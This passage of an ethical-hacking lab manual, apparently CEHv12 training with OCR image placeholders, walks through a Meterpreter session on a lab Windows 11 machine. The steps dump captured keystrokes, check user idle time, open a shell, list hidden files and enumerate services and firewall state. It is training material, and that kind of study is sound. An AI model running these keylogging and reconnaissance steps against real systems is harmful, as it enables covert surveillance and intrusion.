
42. Now, click **CEHv12 Windows 11** to switch to the **Windows 11** machine, create a text file, and start typing something.



43. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine, type **keyscan_dump**, and press **Enter**. This dumps all captured keystrokes.




44. Type **idletime** and press **Enter** to display the amount of time for which the user has been idle on the remote system.




45. Type **shell** and press **Enter** to open a shell in meterpreter.

46. Type **dir /a:h** and press **Enter**, to retrieve the directory names with hidden attributes.



47. Type **sc queryex type=service state=all** and press **Enter**, to list all the available services



48. Now, we will list details about specific service, to do that type **netsh firewall show state** and press **Enter**, to display current firewall state.

